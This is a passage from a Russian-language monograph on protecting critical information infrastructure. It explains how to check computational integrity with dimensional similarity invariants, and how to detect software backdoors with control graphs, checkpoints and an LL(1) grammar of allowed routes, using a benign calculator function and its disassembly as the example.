$$z_i(x_1, x_2, ..., x_m) = \sum_{j=1}^{p} z_{ij}(x_1, x_2, ..., x_m) \tag{4.41}$$

в безразмерный вид:

$$[z_{ij}(x_1, x_2, ..., x_m)] = [z_{il}(x_1, x_2, ..., x_m)],\ j, l = \overline{1, p}. \tag{4.42}$$

Для обеспечения корректности вычислений необходимо:

1) решить задачу управления вычислительным процессом путем сравнения семантических инвариантов с паспортом программы, то есть необходимо найти отображения:

$$\begin{aligned} &\psi: Z' \rightarrow \Pi' \\ &\mu: \Pi' \rightarrow \Pi \\ &\xi: \Pi \rightarrow Z. \end{aligned} \tag{4.43}$$

Ограничения и допущения:

1) рассматриваемое множество арифметических операций {+, –, *, / , =};

$t_i < t_{max}$, где t_i – время восстановления корректности вычислений, t_{max} – предельно допустимое время восстановления корректности вычислений.

Решение данных задач позволило разработать новый метод контроля семантической корректности выполнения расчетных программ, который дополнил возможности известных методов обеспечения требуемой киберустойчивости защищаемой критически важной информационной инфраструктуры [162, 172, 257].

Управляющий граф программы

Для контроля корректности программного обеспечения потребовалось построить управляющий граф программы.

Представим некоторый вычислительный процесс в виде управляющего графа программы:

$$\Gamma(B, D), \tag{4.44}$$

где $B = \{B_i\}$ – множество вершин (линейных участков программы),
$D = \{B \times B\}$ – множество дуг (связей по управлению) между ними.

Здесь каждому линейному участку $B_i \in B$ графа соответствует своя последовательность арифметических операторов, то есть

$$B_i = (b_{i1}, b_{i2}, ..., b_{il}). \tag{4.45}$$

Каждому элементарному (без циклов) пути входной в выходную вершину графа соответствует упорядоченная последовательность вершин

$$B^k = (B_1^k, B_2^k, ..., B_t^k). \tag{4.46}$$

где $B^k \subseteq B$ и $B_i^k = (b_{i1}^k, b_{i2}^k, ..., b_{il}^k)$, $\forall i = \overline{1, p}$ образуют последовательность выполняемых арифметических операторов, называемой реализацией программы или вычислительным процессом. Данные последовательности арифметических выражений являются потенциально опасными фрагментами программы.

Алгоритм вычислительного процесса был приведен к графовой форме представления с целью вывести операторы арифметических выражений из управляющих операторов (условных переходов, ветвлений, циклов). Как результат, в управляющем графе все операторы арифметических выражений были сгруппированы на множестве линейных участков программы – вершинах графа, в которые были внесены контрольные точки (КТ). Здесь контрольные точки были необходимы для определения контекста пути, в рамках которого происходят вычисления. При этом в каждой контрольной точке для арифметических операторов были построены специальные системы определяющих соотношений в виде уравнений подобия. Решение этих систем уравнений позволило сформировать матрицы инвариантов подобия для контроля семантики вычислительного процесса [235, 236, 257].

Построение системы уравнений подобия

Исследования показали, что наиболее эффективным способом контроля семантики вычислений является проверка соотношений, опирающихся на теоретически обоснованные соотношения и свойства вычислений. Ключевым соотношением в подходе к обнаружению параметров некорректного функционирования вычислительных процессов здесь является некоторый инвариант, под которым понимается автомодельное (неизменное) представление выполнения программ в реальных условиях эксплуатации защищаемой инфраструктуры. Задачи генерации инвариантов из различных представлений программы являются не тривиальными и слабо формализованными. В динамике выполнения программы полностью вычислимыми (воспроизводимыми) остаются только семантические инварианты (так как не зависят от конкретных значений программных переменных).

Представим реализацию B^k управляющего графа программы в виде упорядоченной последовательности первичных соотношений, соответствующих арифметическим операторам:

$$\begin{cases} y_1 = f_1^k(x_1, x_2, \ldots, x_N), \\ y_2 = f_2^k(x_1, x_2, \ldots, x_N, y_1), \\ \ldots \\ y_M = f_M^k(x_1, x_2, \ldots, x_N, y_1, y_2, \ldots, y_{M-1}) \end{cases} \tag{4.47}$$

Выполнив в правых частях соотношений суперпозицию $\{y_i\}$ на X, получим систему соотношений инвариантных относительно перемещения:

$$\begin{cases} y_1 = z_1^k(x_1, x_2, \ldots, x_N), \\ y_2 = z_2^k(x_1, x_2, \ldots, x_N), \\ \ldots \\ y_m = z_m^k(x_1, x_2, \ldots, x_N). \end{cases} \quad (4.48)$$

Соотношение $y_i = z_i^k(x_1, x_2, \ldots, x_N)$ можно представить в виде:

$$y_i = \sum_{i=1}^{p_i} z_{ij}(x_1, x_2, \ldots, x_N), \quad (4.49)$$

где $z_{ij}(x_1, x_2, \ldots, x_N)$ – степенной одночлен.

В соответствии с правилом Фурье слагаемые суммы (4.48) должны быть однородными по размерностям, то есть

$$[y_i] = [z_{ij}(x_1, x_2, \ldots, x_N)], \; j = \overline{1, p_i} \quad \text{или} \quad (4.50)$$

$$[z_{ij}(x_1, x_2, \ldots, x_N)] = [z_{il}(x_1, x_2, \ldots, x_N)], \; j, l = \overline{1, p_i}$$

Система (4.53) является системой определяющих соотношений или системой уравнений подобия.

С помощью функции $\rho = X \to [X]$ сопоставим каждому $x_j \in X$ некоторую абстрактную размерность $[x_j] \in [X]$. Тогда размерности слагаемых суммы (4.51) выразятся как

$$[z_{ij}(x_1, x_2, \ldots, x_n)] = \prod_{n=1}^{N} [x_n]^{\lambda_{jn}}, \; j = \overline{1, p_i} \quad (4.52)$$

Используя (4.50) и (4.51), построим систему определяющих соотношений

$$\prod_{n=1}^{N} [x_n]^{\lambda_{jn}} = \prod_{n=1}^{N} [x_n]^{\lambda_{ln}}, \; j, l = \overline{1, p_i}, \quad (4.53)$$

которую преобразуем к виду

$$\prod_{n=1}^{N} [x_n]^{\lambda_{jn} - \lambda_{ln}} = 1, \; j, l = \overline{1, p_i} \quad (4.54)$$

Используя прием логарифмирования, как это обычно делается при анализе соотношений подобия, из системы (4.53) получим однородную систему линейных уравнений

$$\sum_{n=1}^{N} (\lambda_{jn} - \lambda_{ln}) \ln[x_n] = 0, \; j, l = \overline{1, p_i} \quad (4.55)$$

Выражение (4.55) является критерием семантической корректности.

Выполнив подобное построение для $\forall B_i^k \in B^k$ получим для *k*-й реализации систему однородных линейных уравнений:

$$A^k \omega = 0 \quad (4.56)$$

В общем случае, можно предположить, что функция $\rho = X \to [X]$ сюръективна и, следовательно, реализация B^k представляется матрицей $A^k = \|a_{ij}\|$ размером $m_k \times n_k$, у которой число столбцов не меньше, чем число строк, то есть $n_k \geq m_k$.

Будем говорить, что реализация B^k представительна, если ей соответствует матрица A^k с $m_k \geq 1$, то есть реализация позволяет построить хотя бы один критерий подобия.

Обычно программа соответствует отдельному функциональному модулю или состоит из взаимосвязанной группы таковых и описывает общее решение некоторой задачи. Каждая из реализаций $B^k \in B$ описывает частное решение этой же задачи, соответствующее определенным значениям компонент *X*. Так как $B^k \cap B^l \neq \varnothing$, $\forall B^k, B^l \in B$, то структура математических зависимостей при переходе от одной реализа-

ции к другой должна в основном сохраняться, то есть критерии подобия должны быть общими. Тогда матрицы {*Ak*}, соответствующие реализациям {*Bk*}, могут быть объединены в одну систему.

Пусть программа имеет *q* реализаций. Обозначим через *A* объединение матриц $\{A^k\}$, соответствующих реализациям $\{B^k\}$, то есть

$$A = \begin{pmatrix} A_1 \\ \dots \\ A_q \end{pmatrix} \tag{4.57}$$

Построение *A* можно осуществить по выборочным, обеспечивающим покрытие вершин реализациям.

Таким образом объединение матриц A является частью паспорта программы и представляет собой базу данных семантических эталонов $\{A^k\}$ для линейных участков программы $\{B^k\}$ [239, 257].

Пример уравнения подобия

Рассмотрим оператор присваивания:

$$p = a * b + c / (d - e). \tag{4.58}$$

Здесь корректное выражение должно порождаться некоторой выбранной грамматикой, которая зависит как от возможных значений термов, так и от выбранного набора операций. Для контекстно-свободной грамматики каждому выражению может быть поставлено в соответствие дерево вывода единственным способом. Таким образом, дерево вывода может использоваться как альтернативное представление выражения.

При построении дерева по выражению свою роль играет порядок вычислений. Очевидно, что значения вершин-потомков вычисляются раньше, чем значение вершины-предка. Поэтому на вершине дерева будет находиться операция, выполняемая в последнюю очередь. Для однозначного построения дерева нужно определить порядок вычисления операций в выражении, учитывая их приоритеты и порядок выполнения операций с одинаковым приоритетом, в том числе при вычислении одной и той же операции (свойство ассоциативности). Обычно такие выражения вычисляются слева направо.

Построенное дерево с учетом порядка вычисления будет однозначно соответствовать заданному выражению. Приведенному выше выражению (4.58) будет соответствовать дерево, представленное на рис. 4.25:

Формализуем арифметические выражения.

Пусть *Op* {+, –, *, /} – множество рассматриваемых арифметических операций.

Terms – множество термов, включающее возможные объекты, которые могут быть аргументами операции.

Expr – множество всех возможных выражений, причем $Terms \subset Expr$.

$elem(o,e) \in Expr$ – множество других элементов, причем $o \in Op, e \in Expr$.

Таким образом, арифметическое выражение представляет собой либо терм, либо операцию, связывающую несколько выражений.

Выражение (4.58) при множестве термов *Terms* = {*p, a, b, c, d, e*} и множестве бинарных операций *Op*{+,-,*,/} будет представлено как:

elem: (=, p, (+, (*, a, b), (/, c, (–, d, e)))).

Корректность выполнения арифметического оператора можно оценить, ис-




Рис. 4.25. ***Дерево порождения арифметического выражения***

Оператор	Обозначение	Условие корректности	Линейные уравнения	Критерии подобия
Сложение	R = L + P	[L] = [P]	$[R]^0[L]^1[P]^{-1} = 1$	0 1 -1
Вычитание	R = L – P	[L] = [P]	$[R]^0[L]^1[P]^{-1} = 1$	0 1 -1
Умножение	R = L * P	[R] = [L][P]	$[R]^1[L]^{-1}[P]^{-1} = 1$	1 -1 -1
Деление	R = L / P	$[R] = [L][P]^{-1}$	$[R]^1[L]^{-1}[P]^1 = 1$	1 -1 1
Возведение в степень	$R = L^s$	$[R] = [L]^s$	$[R]^1[L]^{-s}[P]^0 = 1$	1 -s 0
Присваивание	L = P	[L] = [P]	$[R]^0[L]^1[P]^{-1} = 1$	0 1 -1

где R – результат операции; L, R – левый и правый операнды; [ ] – размерность.

Таблица 4.8. ***Операции над размерностями программных переменных***

пользуя соответствующую семантическую функцию. Применительно к выражениям семантическая функция $T : a \to [\ a\ ]$ ставит в соответствие каждому аргументу *a* некоторую абстрактную сущность или размерность [*a*]. Таким образом, арифметические операции, выполняемые над программными переменными во время выполнения программы, фактически являются операциями над физическими размерностями, а отражения семантики, которые осуществляются во время выполнения – линейными отображениями. Аксиоматика расширенной семантической алгебры, определяющая операции над размерностями переменных, представлена в табл. 4.8

Для корректно выполняющейся программы в контексте данного оператора должны выполняться следующие соотношения между физическими размерностями термов {*p, a, b, c, d, e*}:

$$\begin{aligned}&[p] = [a * b] = [a][b],\\ &[d] = [e],\\ &[p] = [c\ /\ (d - e)] = [c][d]^{-1} = [c][e]^{-1},\end{aligned} \tag{4.59}$$

где [*X*] – физическая размерность объекта *X*.

Модель вычислений в памяти можно представить, используя аппарат контекстно-свободных грамматик. Он позволяет описать структуру процесса вычислений в целом. Контекстно-свободная грамматика имеет следующий вид:

$$G = (\Sigma, N, R, S), \tag{4.60}$$

где $\Sigma = \{identifier, constant, address \dots register\}$ – набор терминальных символов языка ассемблер;
$N = \{Addition, Subtraction, Multiplication, Division, Appropriate\}$ – набор нетерминальных символов;
$R = \{AddCommand, SubCommand\ MulCommand, \dots, DivCommand\}$ –множество правил вывода;
$S \in \Sigma$ – стартовый символ.

Терминальные символы включают в себя лексемы команд арифметического сопроцессора, в том числе команды сложения, вычитания, умножения, деления, присваивания (передачи данных). Набор нетерминальных символов представляет собой множества лексем, объединенных по обобщающему признаку, а также их комбинации, с использованием продукций. Пример нетерминальных символов приведен в табл. 4.9.

НЕТЕРМИНАЛЬНЫЙ СИМВОЛ N	ОБОБЩАЮЩИЙ ПРИЗНАК	ТЕРМИНАЛЬНЫЕ СИМВОЛЫ Σ
Addition	Команды сложения	fiadd | fadd | faddp | …
Subtraction	Команды вычитания	fisub | fsub | fsubr | …
Multiplication	Команды умножения	fimul | fmul | fmulp | …
Division	Команды деления	fidiv | fdiv | fdivr | …
Appropriate	Команды передачи данных	fist | fst | fstp | …

Таблица 4.9. ***Множества нетерминальных символов***

Правило вывода, представленное выражением (4.61) обуславливает применение команды «fadd». Таким образом, представим все возможные правила вывода в языке ассемблер.

$$\begin{aligned} AddCommand \rightarrow\ & Addition\_Register, Address \\ & \mid Addition\_Register, Register \\ & \mid Addition\_Register, Register \Rightarrow faddp\ st(1), st \\ & \mid \ldots \end{aligned} \tag{4.61}$$

где *Addition* – нетерминальное множество команд сложения сопроцессора;

Register – нетерминальное множество регистров стека сопроцессора;

Address – множество идентификаторов памяти или непосредственно адресов памяти.

Каждому выводу в КС-грамматике, начинающемуся с нетерминального символа, однозначно сопоставляется ориентированный граф, являющийся деревом и называемый деревом вывода (разбора).

Пример дерева вывода, относящегося к дизассемблированному коду выражения (4.58), а также его представление в виде уравнений подобия в терминах теории размерностей приведен на рис. 4.24.

Решением данной системы уравнений является матрица коэффициентов подобия, построенная следующим образом:

$$\begin{aligned} &[ebp+p] = [ebp+a][ebp+b] \\ &[ebp+d] = [ebp+e] \\ &[ebp+p] = [ebp+c][ebp+d]^{-1} \\ &\Rightarrow [ebp+c][ebp+e]^{-1} \end{aligned} \qquad \begin{aligned} &[ebp+p]^1[ebp+a]^{-1}[ebp+b]^{-1}[ebp+c]^0[ebp+d]^0[ebp+e]^0=1 \\ &[ebp+p]^0[ebp+a]^0[ebp+b]^0[ebp+c]^0[ebp+d]^1\ [ebp+e]^- \\ &\Rightarrow^1=1 \\ &[ebp+p]^0[ebp+a]^0[ebp+b]^0[ebp+c]^- \\ &^1[ebp+d]^1[ebp+e]^0=1 \end{aligned}$$

Логарифмируя, получаем однородную систему линейных уравнений с матрицей коэффициентов:

$$A^1 = \begin{pmatrix} 1 & -1 & -1 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & -1 \\ 0 & 0 & 0 & -1 & 1 & 0 \end{pmatrix} \tag{4.62}$$




Рис. 4.26. ***Представление вычислений уравнениями подобия***




Рис. 4.27. ***Схема контроля искажений и восстановления процессов вычислений***




Рис. 4.28. ***Схема корректных вычислений***

Рис. 4.29. ***Схема формирования паспорта программы в инвариантах подобия***

Для организации построения соотношений подобия необходимо построить трансляционную грамматику для операторов присваивания арифметического типа. Трансляционные (атрибутные) грамматики помимо синтаксиса позволяют описать символы действия, которые реализованы в виде функций, процедур, алгоритмов. С точки зрения размерностей эти функции должны реализовывать алгоритмические вычисления и построение соотношений подобия, степенные одночлены, уравнения и решения [13, 14, 235, 236, 257].

Таким образом, решение задач наблюдения (управляющий граф) и представления (уравнения подобия) вычислений позволило сформировать облик системы мониторинга деструктивных программных воздействий на защищаемую инфраструктуру, и восстановления процессов вычислений на основе инвариантов подобия.

4.4.3. Возможная методика контроля целостности вычислений

К подготовительному этапу разработанной методики контроля целостности вычислений относится этап формирования паспорта программы в инвариантах подобия, а к основным этапам - этапы:

- формирования инвариантов подобия в условиях воздействий,
- формирования базы данных инвариантов подобия в контрольных точках УГ программы,
- проверки критерия семантической корректности вычислительный процессов,
- формирования сигнала о нарушении семантики вычислений,
- частичного восстановления вычислений по паспорту программы.

Общее представление информационной инфраструктуры, реализующей корректные вычисления в условиях скрытых программных воздействий злоумышленников отражено на рис. 4.27. Раскроем этапы контроля деструктивных программных воздействий и восстановления процессов вычислений подробнее.

Рис. 4.30. ***Схема формирования инвариантов подобия в условиях воздействий***

Этап 1. Формирование паспорта программы в инвариантах подобия.

Для осуществления динамического контроля необходимо использовать результаты статической верификации в виде паспорта программы.

На этапе статической верификации по дизассемблированному коду корректных вычислений (см. рис. 4.28) строится управляющий граф программы.

В каждой КТ для каждого арифметического оператора генерируется дерево порождения арифметического выражения с целью построения системы линейных однородных уравнений в терминах размерностей. Результатом решения систем уравнений для каждого линейного участка программы является матрица инвариантов подобия. Базу данных семантических эталонов составляют эталонные матрицы инвариантов подобия для каждой КТ (см. рис. 4.29).

Этап 2. Формирование инвариантов подобия в условиях воздействий.

Формирование инвариантов подобия вычислительного процесса, подвергающегося скрытному воздействию арифметических операций, происходит по тому же алгоритму, что и формирование эталонных инвариантов вычислительного процесса.

Для заданной программы формируется множество контрольных точек (КТ), которые встраиваются в исследуемую программу. Исходной моделью программы является управляющий граф процесса вычислений в терминах линейных участков программы. Во встроенных КТ для каждого линейного участка программы, где происходят вычисления, происходит анализ уравнений подобия и строится матрица коэффициентов (см. рис. 4.30).

Некорректные вычисления будут отличаться множеством состояний вычислительного процесса Z, то есть последовательностью выполняемых арифметических операторов. Схема некорректных вычислений представлена на рис. 4.31.




Рис. 4.31. ***Схема выполнения некорректных вычислений***




Рис. 4.32. ***Схема формирования базы данных матриц инвариантов подобия***




Рис. 4.33. ***Схема проверки корректности вычислительных процессов***

Этап 3. Формирование базы данных инвариантов подобия в контрольных точках УГП.

На данном этапе построенные для каждой контрольной точки матрицы инвариантов подобия формируют базу данных инвариантов подобия. Схема добавления матриц в базу данных представлена на рис. 4.32.

Этап 4. Проверка критерия семантической корректности вычислительных процессов.

Для контроля корректности семантики выполняемых вычислений необходимо используя эталонную и штатную матрицы инвариантов (рис. 4.33) проверить критерий семантической корректности по формуле (4.55). Необходимым критерием семантической корректности вычислений является существование решение системы, в котором ни одна из переменных ($\ln[xj]$) не обращена в 0.

Если проверка для данной контрольной точки выполнилась, то переходим к проверке критерия в следующей КТ, пока не завершится программа.

Этап 5. Формирование сигнала о нарушении семантики вычислений и частичное восстановление вычислений по паспорту программы.

В случае обнаружения нарушения семантической корректности выполнения программы, то есть если для данной контрольной точки $\lambda_{jn} - \lambda_{in} \neq 0$, то формируется сигнал и реализуется попытка восстановления вычислений по обратному преобразованию инвариантов эталонной матрицы (см. рис. 4.31).

Данный подход позволяет определить не просто факт нарушения семантики вычислений, а указать конкретное место воздействия на программу, используя механизм внедрения контрольных точек [15, 16, 235, 236, 257].

Таким образом, применение теории размерностей и подобия позволило синтезировать новые информативные признаки – так называемые инварианты подобия для контроля корректности вычислительных процессов. Применение инвариантов подобия позволило максимально приблизить систему мониторинга деструктивных программных воздействий и восстановления процессов вычислений к семантике контролируемого вычислительного процесса. Полученные результаты позволили представить контролируемый вычислительный процесс в виде соответствующей системы уравнений размерностей и инвариантов подобия, а ее решение – исследовать семантику вычислений в условиях деструктивных программных воздействий на защищаемую критически важную информационную инфраструктуру [236, 257, 270].

4.4.4. Метод нейтрализации программных закладок

Как было показано ранее, большинство программных закладок обнаруживается в ходе структурного анализа и декомпозиции исходного текста программы на некоторые более простые (элементарные) программные модули (статический анализ программ). В ходе динамического анализа программы выполняется трассировка фактических маршрутов выполнения программы с последующим сопоставлением с маршрутами, выявленными при статическом анализе программы. При этом трудоемкость и достоверность обнаружения

деструктивных программных закладок зависит от функциональных возможностей методического и инструментального обеспечения проведения исследований. Главным образом, от методики и инструментальных средств статического анализа программ [17–20, 257]. Заметим, что создание упомянутого статического анализатора программ, пригодного для решения задач обнаружения программных закладок, сопоставима по сложности и трудоемкости с разработкой коммерческого (промышленного) прототипа компилятора.

В ходе компиляции исходный текст программы преобразуются в исполняемый код, который по своей структуре является строго упорядоченным. Здесь качество исполняемого кода программы зависит от выбора соответствующего дизассемблера. Например, дизассемблер IDA PRO позволяет получить дизассемблированный код программы, в котором явно прослеживаются потоки управления по командам (операторам) и данным. Дополнительно для более детального исследования потоков управления на предмет наличия деструктивных программных закладок потребуется специальная технология и соответствующий инструментальный комплекс, например, IRIDA [235, 236, 257]. Входными данными для IRIDA является исполняемый код программы, дизассемблированный с помощью IDA PRO, а выходными данными – модельные представления исследуемой программы, необходимые и достаточные для выявления деструктивных программных закладок.

Основная идея использования IRIDA заключается во внесении и последующем контроле некоторой структурно-функциональной избыточности в виде контрольных точек (операторы программы) для выявления деструктивных программных закладок в исполняемом коде программы. При этом исходной моделью программы, исследуемой на наличие закладок, является управляющий граф программы G(x, y), построение которого осуществляется на этапе статического анализа программы. Одновременно со встраиванием контрольных точек в исполняемый код программы организуется контроль возможного поведения программы с помощью специально спроектированного распознающего автомата – автомата динамического контроля (АДК). Этот автомат обрабатывает прерывания от внедренных в код программы контрольных точек и *разрешает (или блокирует)* маршрут или трассу выполнения программы на основе результатов сравнения текущего и эталонного представлений программы.


Рассмотрим основные идеи использования автомата динамического контроля на примере программы калькулятор.


```
void CalculatorEngine::doOperator (binaryOperator theOp)
{
 int right = data.top();
 data.pop();
 int left = data.top();
 data.pop();
 switch (theOp)
 {
 case PLUS: data.push(left + right);
                        break;
 case MINUS: data.push(left - right);
                        break;
 case TIMES: data.push(left * right);
                        break;
 case DIVIDE: data.push(left / right);
                        break;
 }
}
```

На рис. 4.34 представлены модельные представления исходной и дизассемблированной программы. В том числе, множество контролируемых путей в управляющем графе программы. Здесь объектами контроля являются вызовы функций *Pop, Top, Push* в исходной программе, а также вызовы подпрограмм *sub_401AA0, sub_401AB0, sub_ 401AC0* в дизассемблированном коде программы (номера подпрограмм *27, 28 и 29* соответственно).

Исходная программа	Управляющий граф исходной программы	Управляющий граф дизассемблированной программы	Дизассемблированная программа

```
{
int right = data.top();
data.pop();
int left = data.top();
data.pop();
switch (theOp)
{
case PLUS: data.push(left + right);
                                  break;
case MINUS: data.push(left - right);
                                  break;
case TIMES: data.push(left * right);
                                  break;
case DIVIDE: data.push(left / right);
                                  break;
}
```






```
                sub_401000      proc near
                push    ebp
                mov     ebp, esp
                sub     esp, 20h
                mov     [ebp+var_1C], ecx
                mov     ecx, [ebp+var_1C]
                call    sub_401AA0
                mov     eax, [eax]
                mov     [ebp+var_8], eax
                mov     ecx, [ebp+var_1C]
                call    sub_401AE0
                mov     ecx, [ebp+var_1C]
                call    sub_401AA0
                mov     ecx, [eax]
                mov     [ebp+var_4], ecx
                mov     ecx, [ebp+var_1C]
                call    sub_401AE0
                mov     edx, [ebp+arg_0]
                mov     [ebp+var_20], edx
                cmp     [ebp+var_20], 3
                ja      short loc_4010A5
                mov     eax, [ebp+var_20]
                jmp     ds:off_4010AB[eax*4]
loc_401049:     mov     ecx, [ebp+var_4]
                add     ecx, [ebp+var_8]
                mov     [ebp+var_C], ecx
                lea     edx, [ebp+var_C]
                push    edx
                mov     ecx, [ebp+var_1C]
                call    sub_401AC0
                jmp     short loc_4010A5
loc_401060:     mov     eax, [ebp+var_4]
                sub     eax, [ebp+var_8]
                mov     [ebp+var_10], eax
                lea     ecx, [ebp+var_10]
                push    ecx
                mov     ecx, [ebp+var_1C]
                call    sub_401AC0
                jmp     short loc_4010A5
loc_401077:     mov     edx, [ebp+var_4]
                imul    edx, [ebp+var_8]
                mov     [ebp+var_14], edx
                lea     eax, [ebp+var_14]
                push    eax
                mov     ecx, [ebp+var_1C]
                call    sub_401AC0
                jmp     short loc_4010A5
loc_40108F:     mov     eax, [ebp+var_4]
                cdq
                idiv    [ebp+var_8]
                mov     [ebp+var_18], eax
                lea     ecx, [ebp+var_18]
                push    ecx
                mov     ecx, [ebp+var_1C]
                call    sub_401AC0
loc_4010A5:     mov     esp, ebp
                pop     ebp
                retn    4
                sub_401000      endp
```

Рис. 4.34. ***Представления исследуемой программы***

Пронумеруем вызовы подпрограмм *(контрольные точки)* от *КТ1 до КТ9* в управляющем графе дизассемблированной программы. На рис. 4.35 они обозначены номерами от *1* до *9* слева от соответствующих узлов с вызовами подпрограмм.

Заметим, что множество путей выполнения программы можно описать с помощью некоторого языка контрольных точек [22, 36, 236, 257]. Предло-




Рис. 4.35. ***Представление маршрутов выполнения функции doOperator***

жения этого языка будут соответствовать трассам фактического выполнения программы. Также можно предложить грамматику языка контрольных точек

$$G = <N, T, P, S>, \tag{4.63}$$

порождающую множество всех возможных маршрутов выполнения программы в терминах контрольных точек, в которой:

N – множество нетерминальных символов грамматики. В языке контрольных точек им соответствуют имена вызываемых подпрограмм (функций, процедур) и структур управления (явных или неявных) в управляющем графе программы;

T – множество терминальных символов грамматики, основных символов языка контрольных точек – имен этих точек;

$S = \{m0\}$ – аксиома грамматики (соответствует имя стартовой подпрограммы);

P – множество правил грамматики.

В форме Бэкуса – Науэра грамматика $G = <N, T, P, S>$ выглядит так:

N={<m0>,<m1>,<Top>,<Pop>,<Push>,<Switch>,<Case_1>,<Case_2>,<Case_3>,<Case_4>};
T={KT1, KT2, KT3, KT4, KT6, KT7, KT8,KT9};
P={
<m0>::=<m1>
<m1>::=KT1 <Top> KT1 KT2 <Pop> KT2 KT3 <Top> KT3 KT4 <Pop> KT4 <Switch>
<Switch>::= <Case_1> | <Case_2> | <Case_3> | <Case_4> | &
<Case_1> ::= KT6 <Push> KT6
<Case_1> ::= KT7 <Push> KT7
<Case_1> ::= KT8 <Push> KT8
<Case_1> ::= KT8 <Push> KT8
<Top>::=&
<Pop>::=&
<Push>::=&
}Символом & здесь обозначаются пустые подстановки.

Для исследования свойств грамматики G = <N, T, P, S> был задействован программный комплекс «Каштан» [36, 45–47, 257]. На рис. 4.36 представлено возможное описание LL(1)-анализатора для исходного примера. Здесь грамматика языка контрольных точек является контекстно-свободной (КС) грамматикой LL(1), то есть частным случаем формальной грамматики (тип 2 по иерархии Хомского), а ее предложения распознаются методом нисходящего синтаксического разбора (без возвратов). Существенно, что такой LL(1)-анализатор не пропускает недекларированные маршруты выполнения программы, то есть маршруты, которые не входят в описание множества разрешенных потоков управления программы. В результате, стало возможным спроектировать искомый автомат динамического контроля.

<m0>::=<m1>
<m1>::=KT1<m27>KT1KT2<m29> KT2 KT3<m27>KT3KT4<m29>KT4<nonterm_2>
<nonterm_2>::=KT6 <m28> KT6
<nonterm_2>::=KT7 <m28> KT7
<nonterm_2>::=KT8 <m28> KT8
<nonterm_2>::=<nonterm_3>
<nonterm_3>::=KT9 <m28> KT9
<nonterm_3>::=&
<m27>::=&
<m28>::=&
<m29>::=&




Рис. 4.36. ***Описание LL(1)-анализатора для исходного примера***

Таким образом, для конструирования автомата динамического контроля потоков управления необходимо:

- построить управляющие графы программы и выделить маршруты выполнения программы,
- провести декомпозицию управляющих графов программы на элементарные (базовые) структуры управления,
- синтезировать описание множества путей графа в терминах детерминированной КС-грамматики, в частности, *LL(1),*
- синтезировать программу *LL(1)*-анализатора для исследования исходной программы.

4.4.5. Конструирование автомата динамического контроля вычислений

Программное обеспечение критически важной информационной инфраструктуры, как объект контроля на предмет выявления деструктивных программных закладок, может быть представлено различными типами абстрактных моделей: *статическими (управляющий и информационный графы программ); динамическими (автоматные, лингвистические); верифицирующими (аналитические, алгебраические)* [60, 62, 257].

Управляющий (информационный) граф позволяет выявить и проконтролировать связи по управлению (информации) между структурными компонентами (данными) программы. Строятся эти графы для каждого функционального объекта (макроса, функции, процедуры и т. д.) и, следовательно, анализ и контроль осуществляется в контексте функционального объекта. *Информационный граф* строится в контексте конкретного пути в управляющем графе. Кроме того, для уменьшения трудоемкости, выявление и анализ связей осуществляются по упорядоченному управляющему графу. Для анализа связей в контексте всего исследуемого программного обеспечения критически важной информационной инфраструктуры используются деревья вызова функций [60, 62, 236, 257].

Управляющий граф (УГ) это двойка

$$\Gamma (B, D), \tag{4.64}$$

где $B = \{b_i\}$ – множество вершин (линейных участков в программе), а $D = \{(b_i, b_j)\} \subseteq B \times B$ – множество дуг графа (связей по управлению между линейными участками в программе). Обычно $\Gamma(B, D)$ представляют в каноническом виде, когда он имеет единственную входную и выходную вершины. Данное представление может потребовать введения дополнительных (фиктивных) входной и/или выходной вершин и соответствующих дуг.

Вершина из B может иметь номер – обозначается b_i, имя – обозначается b_j или номер и имя – обозначается b_{ij}.

При преобразованиях $\Gamma(B, D)$, связанных с перемещением вершин и соответствующих дуг номер вершины может (и должен) меняться, а имя вершины – нет.

Дуга $d_{ij} = (b_i , b_j)$ отражает возможность передачи управления от вершины b_i к вершине b_j. Дуга d_{ij} называется прямой, если $i < j$.

Путем в $\Gamma (B, D)$ называется последовательность вершин $B = (b_1, \ldots, b_k)$ таких, что паре смежных вершин, например $b2$ и $b4$, последовательности соответствует дуга $d24 \in D$.

Управляющий граф $\Gamma (B, D)$ будем называть *упорядоченным*, если:

1. Из входной вершины $b1 \in B$ достижимы по прямым путям все остальные вершины $\Gamma (B, D)$.
2. Выходная вершина $b_n \in B$ достижима по прямому пути из любой другой вершины $\Gamma (B, D)$, $n = | B |$.
3. Пункты 1 и 2 должны выполняться для соответствующих вершин *сильно связных областей (ССО)*. Исключение составляют вершины ССО с верхним окончанием (входная и выходная вершины совмещены).

Статический анализ управляющего графа некоторого функционального объекта позволяет выявить такие признаки потенциально опасных фрагментов в программе, как дополнительные точки входа и выхода в процедурах, функциях и сильно связных областях [69, 74, 75]. Сильно связной области (контуру в графе) соответствует цикл в программе.

Функциональность подпрограммы на модельном уровне определяется управляющими и информационными связями при ее выполнении. Это синтаксический уровень восприятия исходной информации, так как семантика выполняемых операций не учитывается.

В этой ситуации для оценки полноты функционального контроля используются структурные критерии, задающие объем проверок, обеспечивающий охват контролем определенного объема функциональности. Различают три структурных критерия полноты функционального контроля [89, 143, 257]:

С1: В терминах исходного текста подпрограммы объем испытаний обеспечивает выполнение каждого оператора (каждой инструкции) подпрограммы по крайней мере один раз, а в терминах *Г(B, D)* этому объему соответствуют пути, вошедшие в покрытие вершин *Гi (B, D)*, что обеспечивает проверку только части связей по информации и управлению.

С2: В терминах исходного текста подпрограммы объем испытаний обеспечивает выполнение каждого направления передачи управления по крайней мере один раз, а в терминах *Г(B, D)* этому объему соответствуют пути, вошедшие в покрытие дуг *Гi (B, D)*, что обеспечивает полную проверку связей по управлению и частичную по информации.

С3: Объем испытаний обеспечивает выполнение каждого возможного пути в программе, что соответствует полной проверке связей по управлению и информации.

Построение (перечисление) путей из входной в выходную вершину управляющего графа каждой подпрограммы осуществляется по матрице смежности $\| a_{ij} \|$ упорядоченного, приведенного к каноническому виду *Гi (B, D)*. Используется однопроходный алгоритм, основанный на размножении частично построенных путей в точках разветвления *Гi (B, D)*.

Путь с номером k в терминах вершин отображается на характеристический вектор w_k с числом компонентов равным $| B_i |$. Компонент w_{kt} вектора (пути) w_k определяется следующим образом

$$w_{kt} = \begin{cases} 1, & \text{если путь } w_k \text{ проходит через вершину } b_t, \\ 0, & \text{в противном случае.} \end{cases}$$

Векторы (пути) объединяются в матрицу прямых путей $\| wkt \|$.

Классическая постановка задачи о нахождении покрытия минимального веса [257] имеет вид:

Дано множество

$$B = \{ b_i \},\ i = 1,..., n \tag{4.65}$$

и семейство его подмножеств

